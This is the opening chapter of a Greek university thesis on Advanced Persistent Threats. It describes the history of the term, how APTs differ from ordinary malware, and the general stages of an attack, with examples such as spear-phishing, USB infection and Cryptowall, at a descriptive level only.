ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ

Δ.Π.Μ.Σ.«Πληροφορική και Υπολογιστική Βιοϊατρική»

Πτυχιακή Εργασία

<< Advanced Persistent Threats – APT Περιγραφή, Εργαλεία, Αντιμετώπιση>>

Παναγιώτης Τσιαμπάς

Επιβλέπων Καθηγητής: Σταμούλης Γεώργιος

Περίληψη

Η παροχή ασφάλειας των πληροφοριών είναι ένα από τα κύρια προβλήματα των επιχειρήσεων και των οργανισμών και προσπαθούν διαρκώς να διασφαλίσουν ότι τα δεδομένα και οι πληροφορίες τους δεν κινδυνεύουν να διαρρεύσουν, λόγω ατυχημάτων και επιθέσεων. Πρόσφατες επιθέσεις στην αλυσίδα εφοδιασμού, στον τομέα της ενέργειας και σε κυβερνητικές Υπηρεσίες, αποτελούν παραδείγματα αποσταθεροποίησης της οικονομίας ή ακόμα και της κυβερνητικής σταθερότητας.

Σήμερα, οι προηγμένες επίμονες απειλές (Advanced Persistent Threats – APTs) αποτελούν τη σύγχρονη πραγμάτωση της ηλεκτρονικής απειλής και του κυβερνοπολέμου. Κύριο χαρακτηριστικό τους είναι η δυσκολία του έγκαιρου εντοπισμού, διότι οι δράστες χρησιμοποιούν διαφορετικές τεχνικές, τόσο για να παραμείνουν όσο το δυνατόν περισσότερο αφανείς, όσο και για να αποφύγουν αποτελεσματικά τα όποια αντίμετρα και προσπάθεια ταυτοποίησης. Για τον λόγο αυτό στην παρούσα θα παρουσιαστούν τόσο οι διαφορετικοί «κύκλοι ζωής», τεχνικές καθώς και μέθοδοι σε διαφορετικές εκστρατείες των APTs, ενώ θα παρουσιαστούν και κάποια εργαλεία (μέρους των εμπορικά διαθέσιμων «πακέτων» εργαλείων) που χρησιμοποιήθηκαν στο πρόσφατο παρελθόν.

Η αναγνώριση των επιθέσεων APT, όμως πλέον με νέες στρατηγικές υλοποιείται σε διάφορα στάδια σε μία επίθεση. Ακόμα και η αναγνώριση των εργαλείων η οποία είναι πολύ δύσκολη, πλέον καθίσταται εφικτή επειδή έχουν τοποθετηθεί κανόνες YARA. Προχωρώντας όμως στην ταυτοποίηση των διάφορων παραγόντων απειλής, αυτή υλοποιείται με διάφορους τρόπους, και είναι πλέον εφικτή τόσο από τα εργαλεία που χρησιμοποιεί, όσο και από τη μέθοδο ή το «διαδικτυακό αποτύπωμα».

Έχουν αναπτυχθεί διάφορες τεχνικές και εργαλεία για την αποτροπή μιας επίθεσης, τον έγκαιρο εντοπισμό μίας απειλής, την απομείωση των αποτελεσμάτων μιας επίθεσης ακόμα και την ταυτοποίηση των APTs, η κάθε μία με τα δικά της ποιοτικά και ποσοτικά χαρακτηριστικά καθώς και ποσοστά επιτυχίας. Στο τέλος της παρούσας, παρουσιάζονται κάποιες από αυτές.

Περιεχόμενα

ΚΕΦΑΛΑΙΟ 1ο «ADVANCED PERSISTENT THREAT – APT (ΠΡΟΗΓΜΕΝΗ ΕΠΙΜΟΝΗ ΑΠΕΙΛΗ)»

1.1 ΕΙΣΑΓΩΓΗ

Η παροχή ασφάλειας των πληροφοριών είναι ένα από τα κύρια προβλήματα των επιχειρήσεων και των οργανισμών και προσπαθούν διαρκώς να διασφαλίσουν ότι τα δεδομένα και οι πληροφορίες τους δεν κινδυνεύουν να διαρρεύσουν, λόγω ατυχημάτων και επιθέσεων [1]. Συγκεκριμένα, η ασφάλεια στον κυβερνοχώρο είναι υπεύθυνη για τη χάραξη πολιτικών ασφαλείας· οι πολιτικές αυτές καθορίζουν τα βήματα που πρέπει να ακολουθούνται για τη διαχείριση των δεδομένων στο πλαίσιο της τεχνολογικής υποδομής ενός οργανισμού. Ωστόσο, ορισμένα ελαττώματα και αδυναμίες ασφαλείας (π.χ. η χρήση απαρχαιωμένου εξοπλισμού, η χρήση πολιτικών που δεν αναθεωρούνται συνεχώς, η αδυναμία εγκατάστασης ενημερώσεων έγκαιρα, η έλλειψη αντίληψης της απειλής – κινδύνου) επιτρέπουν σε επιτιθέμενους να πραγματοποιήσουν επίθεση σε έναν οργανισμό.

Οι επιθέσεις και οι δραστηριότητες των επιτιθέμενων έχουν γίνει πιο περίπλοκες και στοχευμένες λόγω της προόδου και της ανάπτυξης του κυβερνοχώρου. Η αυξανόμενη ανάπτυξη εξελιγμένων εργαλείων που χρησιμοποιούνται από τους κυβερνοεγκληματίες, όπως οι αδυναμίες Zero-Day και οι επιθέσεις άρνησης υπηρεσίας (DDoS), οι συμβατικές λύσεις δεν μπορούν να αντιμετωπίσουν την τρέχουσα πολυπλοκότητα αυτών των απειλών.Σύμφωνα με την Gartner, οι προϋπολογισμοί έχουν αυξηθεί από 114 δισεκατομμύρια δολάρια το 2018 σε περισσότερα από 124 δισεκατομμύρια δολάρια το 2019.

Οι επικεφαλής της ασφάλειας IT στις επιχειρήσεις προχώρησαν σε αύξηση του προϋπολογισμού, το 2020, κατά 72% για να λάβουν προληπτικά μέτρα όπως, συνεχής εκπαίδευση προσωπικού, ευαισθητοποίηση και βελτίωση δεξιοτήτων και να μειώσουν τις ζημιές που προκαλούνται από την εισβολή στα συστήματά τους. Σήμερα, οι περισσότερες από τις επιθέσεις που απειλούν τις εταιρείες είναι στοχευμένες και έχουν μακρά διάρκεια, ορισμένες από τις οποίες είναι γνωστές ως Advanced Persistent Threat (APT) [2]. Ο όρος APT εισήχθη για πρώτη φορά το 2006 από ειδικούς της Πολεμικής Αεροπορίας των ΗΠΑ σχετικά με άγνωστες δραστηριότητες εισβολής [3]. Οι επιθέσεις APT πραγματοποιούνται από ομάδες καλά χρηματοδοτούμενων επιτιθέμενων με προκαθορισμένο σχέδιο για την απόκτηση πρόσβασης στις εμπιστευτικές πληροφορίες ή τα δεδομένα των εταιρειών. Αυτή η επίθεση είναι μια επίθεση πολλαπλών βημάτων και διαρκής μέσω της οποίας ο δράστης μπορεί να παραμείνει στο σύστημα των θυμάτων του για αρκετούς μήνες με πλήρη δραστηριότητα [4]-[7].

Σήμερα, οι προηγμένες επίμονες επιθέσεις απειλών αποτελούν πραγματική απειλή για τους δημόσιους και ιδιωτικούς φορείς σε ολόκληρο τον κόσμο και θα συνεχίσουν να το πράττουν στο μέλλον [19]. Οι επιθέσεις αυτές αποτελούν επικείμενη απειλή, το βασικό πρόβλημα της οποίας είναι η δυσκολία του έγκαιρου εντοπισμού, διότι οι δράστες χρησιμοποιούν διαφορετικές τεχνικές, τόσο για να παραμείνουν όσο το δυνατόν περισσότερο αδιευκρίνιστοι, όσο και για να αποφύγουν αποτελεσματικά.

Τα τελευταία χρόνια, ο αριθμός των αναφερόμενων περιπτώσεων που σχετίζονται με την APT αυξήθηκε σημαντικά [29,30]·. Ένας από τους κύριους στόχους των επιτιθέμενων APT είναι να παραμένουν αφανείς. Ορισμένοι ερευνητές έχουν προτείνει διαφορετικές προσεγγίσεις για την κατανόηση και τον εντοπισμό αυτού του είδους απειλών. Παρατηρείται όμως ό,τι ο κύκλος ζωής αυτής της επίθεσης αποτελεί ένδειξη για να κατανοήσουμε πώς λειτουργούν αυτές οι επιθέσεις [31,32,33]. Επιπλέον, οι τεχνικές εκμάθησης μηχανών επέτρεψαν τη συλλογή και την ανάλυση εργαλείων που χρησιμοποιούν οι δράστες για τη βελτίωση του έγκαιρου εντοπισμού αυτών των επιθέσεων.

Ένα παράδειγμα των στόχων που μπορεί να έχει μια APT είναι ότι οι φορείς εκμεταλλεύονται τα τρέχοντα ζητήματα ενδιαφέροντος για τον γενικό πληθυσμό. Η πραγματική κατάσταση της πανδημίας COVID-19 έχει δημιουργήσει το κατάλληλο υπόβαθρο για να εξαπολύσουν τις επιθέσεις τους οι διάφοροι παράγοντες. Στην περίπτωση αυτή, το δόλωμα κυρίως αποτέλεσαν διάφορες συμβουλευτικές πληροφορίες σχετικά με την κατάσταση της υγειονομικής περίθαλψης σε διάφορες χώρες, όπου χρησιμοποιήθηκαν τεχνικές όπως, το spear-phishing, exploits με εργαλεία απομακρυσμένης πρόσβασης και ransomware, έχουν χρησιμοποιηθεί [8].

1.2 Προηγμένη μόνιμη απειλή (Προέλευση και εξέλιξη της έννοιας)

Μια APT είναι μια επιλεκτική επίθεση που αποκτά μη εξουσιοδοτημένη πρόσβαση σε συστήματα πληροφοριών και επικοινωνιών προκειμένου να φιλτράρει εμπιστευτικά δεδομένα ή να προκαλέσει απώλειες σε κάποια εταιρεία, βιομηχανία ή κυβερνητικό οργανισμό [20,21]. Μετά την εμφάνιση του Stuxnet [22], οι επιθέσεις APT είναι πιο προσεκτικές και επιζήμιες, επιδεικνύοντας την ευκολία της εισβολής σε συστήματα και πλατφόρμες εταιρειών – ομίλων και οργανισμών υψηλού προφίλ, αποφεύγοντας πολλά από τα πιο εξελιγμένα εργαλεία προστασίας που χρησιμοποιούνται για την ασφάλεια του κάθε υπολογιστικού περιβάλλοντος. Επί του παρόντος, πολλές από αυτές τις απειλές παραμένουν μη εντοπισμένες. Πολλές από αυτές τις απειλές, μόλις εντοπιστούν, επανεμφανίζονται με τροποποιήσεις για την επίτευξη του στόχου τους, όπως για παράδειγμα, οι FIN6 [23], APT10 [24], APT41 [25] υπήρξαν επιθέσεις που προκάλεσαν σημαντικές απώλειες οικονομικές, σε εμπιστευτικές πληροφορίες καθώς και πνευματική ιδιοκτησία.

Το 2006, αναλυτές της Πολεμικής Αεροπορίας των Ηνωμένων Πολιτειών (USAF) αναγκάστηκαν να επινοήσουν τον όρο APT – Advanced Persistent Threat ("Προηγμένη Επίμονη Απειλή") για να καταστήσουν εφικτή τη συζήτηση περί δραστηριοτήτων παρείσφρησης ή διείσδυσης [26] με τους μη κατέχοντες πιστοποιητικό ασφαλείας (Security Clearance) μη στρατιωτικούς (πολίτες) ομολόγους τους. Υπό την έννοια αυτή, οι στρατιωτικές ομάδες θα μπορούσαν να συζητήσουν τα χαρακτηριστικά της επίθεσης χωρίς να αποκαλύψουν απόρρητες πληροφορίες και οντότητες.

1.3 Χαρακτηριστικά APT

Επίσημα, στο πλαίσιο του δημόσιου τομέα, ο όρος "προηγμένη επίμονη απειλή" εμφανίζεται για πρώτη φορά σε αίτηση ευρεσιτεχνίας των ΗΠΑ που υποβλήθηκε το 2007 και δημοσιεύθηκε το 2008 [62], η οποία περιγράφει την απειλή:

Χαρακτηρίζεται από μεγαλύτερη επιτήδευση και δεξιότητα, ταχεία συνεργασία και όλο και πιο δομημένες σχέσεις για να υπερβούν πολύπλοκους μηχανισμούς ασφάλειας δικτύου—συχνά από το εσωτερικό. Τα κίνητρά τους επικεντρώνονται όλο και περισσότερο στο κέρδος, και ο τρόπος λειτουργίας τους περιλαμβάνει επιμονή και κλοπή. Περιλαμβάνει πιθανούς κρατικούς φορείς, οι επιπτώσεις των οποίων συμβάλλουν σε μακροπρόθεσμες εκστρατείες επιρροής και εκμετάλλευσης, καθώς επίσης καταστροφικές συνέπειες για τη διευκόλυνση της στρατιωτικής δράσης. Οι υπογραφές τους περιλαμβάνουν τη χρήση Zero-Day vulnerabilities, κατανεμημένων δικτύων παραγόντων, προηγμένες τεχνικές εκμετάλλευσης κοινωνικών δικτύων όπως η spear phishing και η μακροχρόνια συλλογή και συσχέτιση δεδομένων. Η ευελιξία τους και η ισχυρή τσάντα εργαλείων και τεχνικών καθιστούν τις προηγμένες απειλές ιδιαίτερα δύσκολο να ξεπεραστούν με επιτυχία με τη σημερινή έμφαση στην ασφάλεια δικτύου υψηλής τεχνολογίας.

Αν και η διατύπωση του ορισμού περιλαμβάνει «πιθανούς κρατικούς φορείς» στην περιγραφή της APT, ακόμα και σε αυτό το πρώιμο στάδιο, ο όρος χρησιμοποιούνταν ήδη γενικά για να περιγράψει ένα σενάριο απειλών σε αντίθεση με έναν επιτιθέμενο. Στα παραδοσιακά μέσα ενημέρωσης, από την άλλη πλευρά, ο όρος APT χρησιμοποιήθηκε αρχικά για συγκεκριμένη αναφορά σε κρατικούς φορείς [63], [64], [65]. Η Κίνα είναι το κράτος που συνδέεται συχνότερα με αυτήν [66], [67].

Τα στοιχεία της ορολογίας που χρησιμοποιήθηκαν από την USAF, εξηγούνται παρακάτω:

- ***Advanced (Προηγμένη):*** ο εχθρός είναι εξοικειωμένος με τα εργαλεία και τις τεχνικές της διείσδυσης, ικανός να αναπτύξει δικά του εργαλεία – exploits.
- ***Persistent (Επίμονη):*** ο εχθρός σκοπεύει να εκπληρώσει ένα σκοπό, να λαμβάνει εντολές και να επιτεθεί σε συγκεκριμένους στόχους.
- ***Threat (Απειλή):*** ο εχθρός συντονίζεται, υποστηρίζεται και έχει κίνητρο.

1.3.1 Η παραπάνω ορολογία μεταφράζεται σε χαρακτηριστικά. Μια επίθεση APT έχει τρία χαρακτηριστικά [3], [4], τα οποία περιλαμβάνουν:

- Απειλή (threats): αφορούν στην ικανότητα του δράστη να έχει πρόσβαση σε εμπιστευτικές πληροφορίες.
- Προηγμένη (advanced): αφορά στη χρήση προηγμένων τεχνικών για την ολοκλήρωση του κύκλου επίθεσης από τον επιτιθέμενο και

- Επίμονη (persistent): αφορά στην χρονικά παρατεταμένη και αργή διαδικασία του επιτιθέμενου για την επίτευξη του στόχου.

Συνεπώς, μια επίθεση APT μπορεί να είναι ευνοϊκή για τον δράστη από τρεις απόψεις. Το πρώτο είναι ότι ο δράστης έχει απεριόριστο χρόνο για να επιτεθεί. Δεύτερον, ο δράστης μπορεί να κλέψει απεριόριστα δεδομένα και τρίτον, οι οργανισμοί πρέπει να επικεντρωθούν στις επιχειρηματικές στρατηγικές τους και όχι να δαπανούν τους πόρους τους σε αμυντικές στρατηγικές [5].

1.3.2 Οι παράγοντες της κάθε APT έχουν σκοπούς και στόχους που διαφέρουν από τους κοινούς εγκληματίες του κυβερνοχώρου λόγω του χαρακτήρα τους (εξυπηρετούν σκοπούς και τους υλοποιούν με στόχους). Για παράδειγμα, κατασκοπεία σε διάφορους τομείς, όπως η βιομηχανική, στρατιωτική, οικονομική, τεχνολογική και πνευματική ιδιοκτησία, ο χρηματοοικονομικός εκβιασμός και η χειραγώγηση της πολιτικής σκηνής. Οι συγγραφείς του [28] συνόψισαν τις διαφορές που είχαν ως αποτέλεσμα παραδοσιακές απειλές και επιθέσεις APT. Για το σκοπό αυτό, τα χαρακτηριστικά που έχουν ληφθεί υπόψη είναι ο δράστης, ο στόχος, ο σκοπός και η προσέγγιση (βλέπε πίνακα 1).

Χαρακτηριστικό	**Επιθέσεις APT**	**Συνήθεις επιθέσεις κακόβουλου λογισμικού**
Ορισμός	Η επιθέσεις APT είναι εξελιγμένες, στοχευμένες και οργανωμένες επιθέσεις. (π.χ. Stuxnet)	Το λογισμικό κακόβουλης λειτουργίας είναι κακόβουλο λογισμικό που χρησιμοποιείται για επιθέσεις και απενεργοποίηση οποιουδήποτε συστήματος. (π.χ., ransomware)
Παράγοντες	Κυβερνητικοί παράγοντες και οργανωμένες εγκληματικές ομάδες	Ένας Cracker (ένας Hacker που επιδίδεται σε παράνομες δραστη-ριότητες)
Στόχος	Διπλωματικές οργανώσεις, Μέσα Μαζικής Ενημέρωσης , Μέσα Κοινωνικής Δικτύωσης, Βιομηχανία τεχνολογίας και πληροφοριών και άλλοι τομείς	Οποιοσδήποτε προσωπικός ή επαγγελματικός Η/Υ
Σκοπός	Φιλτράρισμα (Filtering) – Αντι-γραφή (Scraping) εμπιστευτικών δεδομένων ή πρόκληση βλάβης σε συγκεκριμένο / ειδικό στόχο	Προσωπική αναγνώριση
Κύκλος Ζωής Επίθεσης	Διατηρεί την αντοχή / επιμονή όσο το δυνατόν περισσότερο χρησιμοποιώντας διαφορετικούς τρόπους	Τελειώνει όταν ανιχνευθεί από τις ενέργειες ασφάλειας Η/Υ (π.χ. λογισμικό antivirus)

Πίνακας 1. Διαφορές μεταξύ μιας προηγμένης επίθεσης με επίμονη απειλή (APT) και κοινών επιθέσεων κακόβουλου λογισμικού [20].

1.3.3 Οι διαφορές μεταξύ μιας προηγμένης επίμονης απειλής (APT) και μιας κοινής επίθεσης στον κυβερνοχώρο είναι σημαντικές. Για παράδειγμα, ο αριθμός των πόρων κάθε είδους που είναι απαραίτητοι για την πραγματοποίηση της επίθεσης. Μια κοινή επίθεση στον κυβερνοχώρο μπορεί να κατευθυνθεί σε οντότητες ή οργανισμούς με μηδενικές ή ελλιπείς πολιτικές ασφάλειας στον κυβερνοχώρο προκειμένου να κλέψουν δεδομένα πελατών ή οικονομικής δραστηριότητας μιας εταιρείας. Οι επιθέσεις αυτές συνήθως εντοπίζονται και η προκληθείσα ζημία δεν είναι συνήθως κρίσιμη. Ωστόσο, μια APT μπορεί να εστιαστεί σε μεγάλους οργανισμούς και τομείς της βιομηχανίας, προκαλώντας σοβαρές ζημίες, π.χ. κλοπή πνευματικής ιδιοκτησίας, αποτυχία βασικών υπηρεσιών και καταστροφή των υποδομών ζωτικής σημασίας. Οι επιθέσεις αυτές συνήθως δεν εντοπίζονται και η προκληθείσα ζημία μπορεί να είναι κρίσιμη.

Πίνακας 2: Διαφορά χαρακτηριστικών μεταξύ παραδοσιακής επίθεσης και APT


	Κλασικές/παραδοσιακές επιθέσεις	**APT**
Αιτία	Προσωπικά ή οικονομικά οφέλη, παρουσίαση	Οικονομικά πλεονεκτήματα, στρατηγικά οφέλη, κλοπή ευαίσθητων πληροφοριών
Προορισμός	Μη καθορισμένο	Κρατικοί θεσμοί, πολυεθνικές επιχειρήσεις και τράπεζες.
Προσέγγιση	Επιθετικός, πολύ γρήγορος, να σπάει και να αρπάξει, τακτική με βάση πολύ περιορισμένο χρονικό διάστημα επίθεση.	Επανειλημμένες προσπάθειες με χρήση αριθμού μεθόδων, προσέγγιση με μυστικότητα, προσαρμόζεται για να αντιστέκεται στις άμυνες, πολύ αργά για να αποφύγει τυχόν υποψίες. Περιλαμβάνουν καταστάσεις ύπνου πριν από την έναρξη οποιασδήποτε επίθεσης.

1.4 Διαδικασία επίθεσης APT

Καταρχάς, πρέπει να υπάρχει σαφής κατανόηση του τρόπου με τον οποίο σχεδιάζονται αυτές οι επιθέσεις. Το APT δεν αποτελεί επίθεση με ένα βήμα, αλλά αποτελείται από πολυάριθμα εργαλεία και διαδικασίες hacking. Οι δράστες αυτών των επιθέσεων έχουν υψηλό επίπεδο γνώσεων και άφθονους πόρους, καθιστώντας την APT ακόμα πιο εξέχουσα απειλή. Σε αντίθεση με άλλες επιθέσεις, η APT ακολουθεί εξελιγμένο πρότυπο για την επίτευξη του στόχου της. Το APT παρακολουθεί συνεχώς τον στόχο του για μεγάλο χρονικό διάστημα, εισαγωγές που μπορεί να ποικίλλουν από 1 μήνα έως 28 μήνες [19]. Για να μπορέσει να προσαρμοστεί ώστε να είναι ανθεκτική έναντι των νέων μέτρων ασφαλείας και να τηρεί μια κρυφή προσέγγιση προς τον στόχο της [31]. Μετά την ανάγνωση της ανωτέρω προσέγγισης APT, ορισμένοι την θεωρούν ίδια με την παραδοσιακή προσέγγιση, αλλά υπάρχει διαφορά. Τα βήματα που ακολουθούνται από ένα APT ξεκινούν με μια πολύ σαφή επίθεση βάσει στόχου ή στόχου, καθώς τέτοιες επιθέσεις πραγματοποιούνται σε στόχους υψηλής αξίας με πιθανά δεδομένα υψηλής αξίας. Βάσει των επιθέσεων που αναφέρθηκαν από το Fire Eye 2013 [33] συνήθως οι στόχοι είναι κυβερνητικοί ή οργανισμοί με δεδομένα υψηλής αξίας, τα οποία μπορούν να περιγραφούν ως χρηματοπιστωτικά ιδρύματα, υγειονομική περίθαλψη, τηλεπικοινωνίες, εκπαίδευση και κατάλογος. Όπως αναφέρθηκε πριν, οι άνθρωποι που βρίσκονται πίσω από τις επιθέσεις APT είναι πολύ ισχυροί, μπορεί ακόμη και να αποτελούν μέρος της κυβερνητικής ή ενός εθνικού αμυντικού οργανισμού στον κυβερνοχώρο [29]. Αυτό τους δίνει ένα πλεονέκτημα έναντι των παραδοσιακών χάκερ που μπορεί να μην είναι μέρος ενός συστήματος. Ως μέρος της οργάνωσης-στόχου, συμβάλλει σημαντικά στην εκτέλεση φάσεων όπως ο προσδιορισμός του στόχου και η διατήρηση χαμηλού προφίλ (προσέγγιση "stealth").

Διαφορετικές προσεγγίσεις μπορούν να χαρακτηρίζουν μια APT. Κάθε εκστρατεία APT ενεργεί διαφορετικά και οι επιθέσεις προσαρμόζονται σε ένα συγκεκριμένο θύμα ή οργανισμό. Γενικά, το πρώτο βήμα είναι η δημιουργία ενός *σημείου πρόσβασης στο δίκτυο (εσωτερικό)*. Στη συνέχεια, το εξατομικευμένο λογισμικό κακόβουλης λειτουργίας δημιουργεί ένα δίκτυο επικοινωνίας - διάδρασης για τη διατήρηση της πρόσβασης, το οποίο επιτρέπει στους παράγοντες να εισάγουν κακόβουλο κώδικα πολλές φορές. Αυτό το λογισμικό κακόβουλης λειτουργίας μετακινείται παράλληλα μέσα στο σύστημα (με αφανή τρόπο), εντοπίζοντας τρωτά σημεία που μπορεί να εκμεταλλευτεί και να μολύνει άλλους Η/Υ - λογαριασμούς στο δίκτυο. Δημιουργεί επίσης αντίγραφα για να διατηρήσει την αντοχή του στο σύστημα. Το λογισμικό κακόβουλης λειτουργίας ενός APT μπορεί να δημιουργήσει άλλες εξωτερικές συνδέσεις για να αποκτήσουν πρόσβαση στο σύστημα και να λαμβάνουν όσο το δυνατόν περισσότερα δεδομένα.

Σε γενικές γραμμές, οι επιθέσεις APT βασίζονται σε στάδια. Συνήθως τα στάδια αυτά μπορεί να είναι τέσσερα ή πέντε. Παρά τον αριθμό των σταδίων, η γενική ιδέα ενός APT μπορεί να περιγραφεί ως μια διάρρηξη, σάρωση του δικτύου, εντοπισμό του στόχου, πρόσβαση στον στόχο και τελικά διαφυγή από το δίκτυο χωρίς να αφήσει κανένα ίχνος ή αποδεικτικό στοιχείο. Παρόμοια μοτίβα διαπιστώθηκαν σε έρευνα σχετικά με εικαζόμενη επίθεση Κινέζων χάκερ με τη χρήση τακτικής APT μεταξύ 2004 και 2013 [26], τα βήματα κατηγοριοποιήθηκαν ως· Αρχική μόλυνση, Δημιουργία Υπόβαθρου, Κλιμάκωση Προνομίων, Εσωτερική Αναγνώριση, Κίνηση Πλαγίως (Σάρωση Δικτύου), Διατήρηση Παρουσίας, Ολοκλήρωση Αποστολής. Σε γενικές γραμμές, η μεθοδολογία επίθεσης μιας APT είναι:



Τα βήματα μιας επίθεσης APT

1.4.1 Εξερεύνηση

Το πρώτο βήμα για τη διεξαγωγή επίθεσης APT είναι να γνωρίσουμε τον στόχο, να συγκεντρώσουμε όσο το δυνατόν περισσότερες πληροφορίες σχετικά με τον στόχο, έτσι ώστε να μπορέσουν να αξιοποιηθούν διαφορετικά "παραθυράκια" και να αξιοποιηθούν αποτελεσματικά. Αυτό το βήμα μπορεί να γίνει χρησιμοποιώντας τεχνικές κοινωνικής μηχανικής, εργαλεία συλλογής πληροφοριών ανοικτού κώδικα (OSINT) ή προσεγγίζοντας έναν οργανισμό που πουλάει δεδομένα ή πληροφορίες για πολυεθνικές εταιρείες. Επί του παρόντος, υπάρχουν πολυάριθμοι οργανισμοί που παρέχουν μεγάλη ποικιλία δεδομένων σχετικά με άλλους οργανισμούς, όπως πληροφορίες για υλικό τεχνολογίας πληροφορικής, εφαρμογές ασφάλειας που χρησιμοποιούνται ή ακόμη και προσωπικά δεδομένα των εργαζομένων. Με άλλα λόγια, το πρώτο βήμα της συλλογής πληροφοριών μπορεί να πραγματοποιηθεί με πολλούς τρόπους. Ο καθορισμός μιας γραμμής βάσης ασφαλείας ή ενός μοντέλου για να σταματήσει η αρχική επίθεση είναι μεγάλη πρόκληση, καθώς υπάρχουν αναρίθμητοι τρόποι για να γίνει το αρχικό βήμα της διείσδυσης. Έχοντας υπόψη τη διαρκή προσέγγιση στο πλαίσιο του APT, είναι θέμα χρόνου ένας δράστης να βρει ένα κενό στον μηχανισμό ασφαλείας.

1.4.2 Εισβολή / Διείσδυση / Μόλυνση

Η φάση αυτή συνίσταται στην εκμετάλλευση της αδυναμίας και στην πρόσβαση στο δίκτυο-στόχο. Υπάρχουν δύο τρόποι διείσδυσης σε ένα δίκτυο που το ένα είναι άμεσο και το άλλο έμμεσο. Στην άμεση προσέγγιση, ένας χάκερ μπορεί να θέσει σε κίνδυνο οποιονδήποτε τρίτο που εργάζεται στον οργανισμό και να χρησιμοποιήσει το προνόμιο για να αποκτήσει πρόσβαση σε οποιοδήποτε σύστημα ή διακομιστή. Στην έμμεση προσέγγιση, οι χάκερ χρησιμοποιούν τεχνικές, όπως spear phishing, επίθεση με watering hole ή zero day virus, για να διεισδύσουν και να υλοποιήσουν οποιοδήποτε εργαλείο απομακρυσμένης πρόσβασης για περαιτέρω δραστηριότητες. Οι πολύ κοινές προσεγγίσεις για τη διείσδυση περιλαμβάνουν τη χρήση ηλεκτρονικού ταχυδρομείου [35]·όπου ο χρήστης-στόχος λαμβάνει μια σύνδεση μέσω ηλεκτρονικού ταχυδρομείου από κάποιο αξιόπιστο άτομο ή πηγή. Ο χρήστης επισκέπτεται την ιστοσελίδα σύνδεσης που περιέχει ένα κακόβουλο φορτίο JavaScript. πρόγραμμα περιήγησης έκανε λήψη και εκτέλεσε το κακόβουλο JavaScript, το οποίο περιέχει μια ενσωματωμένη εξερεύνηση του Internet Explorer σε αρχική ημέρα. Μια άλλη πιο συνηθισμένη προσέγγιση είναι να στέλνετε ένα συνημμένο στο email που θεωρείται από αξιόπιστη πηγή [36].

Αυτά τα συνημμένα μπορεί να φαίνονται να είναι PDF ή αρχείο εικόνας, αλλά μπορεί να περιλαμβάνουν κώδικα επίθεσης zero day με σκοπό την εκμετάλλευση τυχόν προηγούμενης μη αναγνωρίσιμης ευπάθειας μέσα στο σύστημα. Και οι δύο παραπάνω μέθοδοι μπορούν να χαρακτηριστούν ως έμμεση προσέγγιση, οι περισσότερες κοινές άμεσες προσεγγίσεις είναι όταν ένα USB είναι συνδεδεμένο σε ένα σύστημα. Μόλις συνδεθεί ένα μολυσμένο USB σε ένα σύστημα που βασίζεται σε Windows, το λογισμικό κακόβουλης λειτουργίας θα εκτελείται αυτόματα χωρίς αλληλεπίδραση με το

χρήστη, χρησιμοποιώντας Zero-Day vulnerability (σε μερικές περιπτώσεις χρησιμοποιώντας μια τροποποιημένη τεχνική autorun.inf). Αυτό το λογισμικό κακόβουλης λειτουργίας έχει σχεδιαστεί για να προσπαθεί να χρησιμοποιεί την υπηρεσία Windows Server (MS08-067) ή τις ευπάθειες της υπηρεσίας εντοπισμού εκτύπωσης Zero-Day (MS10-061) για την εκμετάλλευση οποιουδήποτε δικτύου-συστήματος που είναι προσβάσιμο σε Windows και για την απόκτηση υψηλότερου δικαιώματος χρήστη, χρησιμοποιώντας τα MS10-073 και MS 10 - 092 [37].

Αφου καθοριστεί ο στόχος στη συνέχεια σχεδιάζεται η εισβολή στο δίκτυο / συστήματα. Υπάρχουν διάφοροι τρόποι για να γίνει το ίδιο.

1.4.2.1 Εκμετάλλευση Μέσων Κοινωνικής Δικτύωσης (Social Engineering) - ***Άτομα*** που είναι οι πιο αδύναμοι δεσμοί σε κάθε οργάνωση, τεχνικές όπως η πρόκληση ανυποψίαστων εργαζομένων να κάνουν κλικ σε συνδέσεις ή ανοίγουν συνημμένα που φαίνεται να προέρχονται από αξιόπιστες πηγές. Ένας επιτιθέμενος με μέσα που χαρακτηρίζουν μία επίθεση APT, γενικά χρησιμοποιεί το **Spear-Phishing,** το οποίο είναι ένα είδος social engineering. Σε μία από τις πιο πρόσφατες επιθέσεις με την ευρύτερη χρήση social engineering, τον Ιούνιο του 2015 σημειώθηκε μια επίθεση [51]. Οι παράγοντες επίθεσης έστειλαν πολλαπλά μηνύμαντα email σε επιχειρήσεις και εργαζόμενους, καθένα από τα οποία περιείχε ένα μήνυμα το οποίο αποστέλεται πολύ συχνά από όσους αναζητούν εργασία με την ελπίδα ότι θα βρουν δουλειά. Αυτά τα ανεπιθύμητα email (Spam) είχαν ένα συνημμένο με κακόβουλο λογισμικό (οικογένεια ransomware Cryptowall 3.0), το οποίο κλειδώνει το μολυσμένο – παραβιασμένο σύστημα και απαιτεί λύτρα σε Bitcoin.

